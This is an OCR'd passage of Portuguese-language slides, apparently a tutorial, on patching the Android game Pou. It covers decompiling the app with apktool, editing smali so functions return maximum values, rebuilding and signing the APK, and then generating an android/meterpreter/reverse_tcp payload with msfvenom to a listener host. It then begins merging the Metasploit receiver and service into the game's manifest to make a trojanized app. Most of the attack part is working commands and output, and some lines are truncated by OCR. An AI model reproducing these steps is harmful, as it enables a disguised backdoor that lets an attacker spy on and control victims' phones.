
Types


dalvik's bytecode has two major classes of types, primitive types and refere
arrays, everything else is a primitive.

Primitives are represented by a single letter. I didn't come up with these abl
the dex file, in string form. They are specified in the dex-format.html docum
repository)

V	**void - can only be used for return types**
Z	boolean
B	byte
S	short
C	char
I	int
J	long (64 bits)
F	float
D	double (64 bits)

MODIFICAÇÃO





MODIFICAÇÃO


java -jar apktool_2.6.1.jar b pou_novo -o pou_deubom.apk

```
❯ java -jar apktool_2.6.1.jar b pou_novo -o pou_deubom.apk
I: Using Apktool 2.6.1
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Copying libs... (/kotlin)
I: Copying libs... (/META-INF/services)
I: Building apk file...
I: Copying unknown files/dir...
I: Built apk...
 ~/tools
```

```
  signing: play-services-analytics-impl.properties
  signing: play-services-tasks.properties
  signing: billing.properties
  signing: play-services-ads-lite.properties
  signing: play-services-stats.properties
  signing: play-services-measurement-base.properties
  signing: play-services-ads-identifier.properties
  signing: play-services-ads.properties
  signing: play-services-ads-base.properties
  signing: play-services-basement.properties
  signing: okhttp3/internal/publicsuffix/publicsuffixes.gz

>>> Signer
    X.509, CN=Unknown, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown
    Signature algorithm: SHA256withRSA, 2048-bit key
    [trusted certificate]

jar signed.

Warning:
The signer's certificate is self-signed.
 ~/tools
```

MODIFICAÇÃO

adb install pou_deubom.apk



MODIFICAÇÃO

a.smali

smali > me > pou > app > i > i > a.smali

```
1075
1076        return v0
1077    .end method
1078
1079    .method public b0()I
1080        .locals 2

1081
1082        iget-object v0, p0, Lme/pou/app/i/i/a;→c:Lme/pou/app/m/f;
1083
1084        invoke-virtual {v0}, Lme/pou/app/m/f;→d()I
1085
1086        move-result v0
1087
1088        invoke-virtual {p0}, Lme/pou/app/i/i/a;→W()I
1089
1090        move-result v1
1091
1092        add-int/2addr v0, v1
1093
1094        iget-object v1, p0, Lme/pou/app/i/i/a;→d:Lme/pou/app/m/f;
1095
1096        invoke-virtual {v1}, Lme/pou/app/m/f;→d()I
```

b0()

.locals 3

```
    move-result v0

    const v2, 0x7fffffff

    return v2
.end method
```

0x7fffffff (2147483647) é o valor máximo de um int32 em JAVA


MODIFICAÇÃO

```
3031  .method public h()I
3032      .locals 1
3033
3034      iget-object v0, p0, Lme/pou/app/k/a;→i:Lme/pou/app/m/f;
3035
3036      invoke-virtual {v0}, Lme/pou/app/m/f;→d()I
3037
3038      move-result v0
3039
3040      const v2, 0×c8
3041
3042      return v2
3043  .end method
```

.locals 2

me/pou/k/a

MODIFICAÇÃO



MODIFICAÇÃO

```
gvb@kalizin:pts/1-> /home » gvb (0)
> ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.15.13  netmask 255.255.255.0  broadcast 192.168.15.255
        inet6 fe80::a00:27ff:fe79:6bbf  prefixlen 64  scopeid 0x20<link>
        inet6 2804:431:c7e4:6028:a00:27ff:fe79:6bbf  prefixlen 64  scopeid 0x0<global>
        inet6 2804:431:c7e4:6028:21d5:23a9:a040:43ac  prefixlen 64  scopeid 0x0<global>
        ether 08:00:27:79:6b:bf  txqueuelen 1000  (Ethernet)
        RX packets 594  bytes 58874 (57.4 KiB)
        RX errors 0  dropped 4  overruns 0  frame 0
        TX packets 113  bytes 26516 (25.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

gvb@kalizin:pts/1-> /home » gvb (0)
> msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.15.13 LPORT=1337 R > evilpou.apk
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_alg
orithm/ecdsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaS
ha2Nistp256::NAME
```

MODIFICAÇÃO

```
❯ java -jar apktool_2.6.1.jar d evilpou.apk
I: Using Apktool 2.6.1 on evilpou.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /Users/GvB/Library/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
 ~/tools
```

MODIFICAÇÃO

AndroidManifest.xml ~/.../evilpou × | AndroidManifest.xml ~/.../pou_novo

Users > GvB > tools > evilpou > AndroidManifest.xml

```xml
<?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="http://schemas.android.com/apk/res/android" package
    <uses-permission android:name="android.permission.INTERNET" />
    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE" />
    <uses-permission android:name="android.permission.CHANGE_WIFI_STATE" />
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
    <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />
    <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />
    <uses-permission android:name="android.permission.READ_PHONE_STATE" />
    <uses-permission android:name="android.permission.SEND_SMS" />
    <uses-permission android:name="android.permission.RECEIVE_SMS" />
    <uses-permission android:name="android.permission.RECORD_AUDIO" />
    <uses-permission android:name="android.permission.CALL_PHONE" />
    <uses-permission android:name="android.permission.READ_CONTACTS" />
    <uses-permission android:name="android.permission.WRITE_CONTACTS" />
    <uses-permission android:name="android.permission.WRITE_SETTINGS" />
    <uses-permission android:name="android.permission.CAMERA" />
    <uses-permission android:name="android.permission.READ_SMS" />
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
    <uses-permission android:name="android.permission.SET_WALLPAPER" />
    <uses-permission android:name="android.permission.READ_CALL_LOG" />
    <uses-permission android:name="android.permission.WRITE_CALL_LOG" />
    <uses-permission android:name="android.permission.WAKE_LOCK" />
    <uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS" />
    <uses-feature android:name="android.hardware.camera" />
    <uses-feature android:name="android.hardware.camera.autofocus" />
    <uses-feature android:name="android.hardware.microphone" />
```

MODIFICAÇÃO


```
            </intent-filter>
            <intent-filter>
                <data android:host="my_host" android:scheme="metasploit" />
                <category android:name="android.intent.category.DEFAULT" />
                <category android:name="android.intent.category.BROWSABLE" />
                <action android:name="android.intent.action.VIEW" />
            </intent-filter>
        </activity>
        <receiver android:label="MainBroadcastReceiver" android:name=".MainBroadcastReceiver">
            <intent-filter>
                <action android:name="android.intent.action.BOOT_COMPLETED" />
            </intent-filter>
        </receiver>
        <service android:exported="true" android:name=".MainService" />
    </application>
```

MODIFICAÇÃO


Adicionar "com.metasploit.stage" no receiver e no service

```
<receiver android:label="MainBroadcastReceiver" android:name="com.metasploit.stage.MainBroadcastReceiver">
    <intent-filter>
